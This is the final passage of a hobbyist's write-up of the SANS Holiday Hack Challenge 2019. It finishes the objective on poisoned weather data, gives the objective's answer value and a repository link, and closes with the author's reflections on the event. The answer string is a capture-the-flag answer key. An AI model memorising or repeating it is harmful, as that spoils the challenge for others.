The list of IPs and collected and submitted onto https://srf.elfu.org/

Figure 234 - Weather Data Screenshot

Success and objective completed.

Answer


0807198508261964

URL

https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/12)%20Filter%20Out%20Poisoned%20Sources%20of%20Weather%20Data

Conclusion

Upon completing the objectives, there is one final document to retrieve and it resides in the bell tower. It reads as follows:



So, it seems we can expect Jack Frost next year!

As mentioned in the introduction, the introduction of more defensive challenges was great. My particular favourite was the machine learning challenge as it's something I've always wanted to get a handle on and use but just never had the time.

I would like to see less clues next year – sometimes it felt like the videos and hints pretty much gave away the solution with decent enough comments to not warrant giving the objective much thought.

Going forward, I'll see what else I can find, read other walkthroughs, convert the ruby script to python, try and get faster times on the crate challenge, actually use jq in the final challenge etc

Maybe this is the year I'll even actually start in the security industry and I don't mean in nightclubs.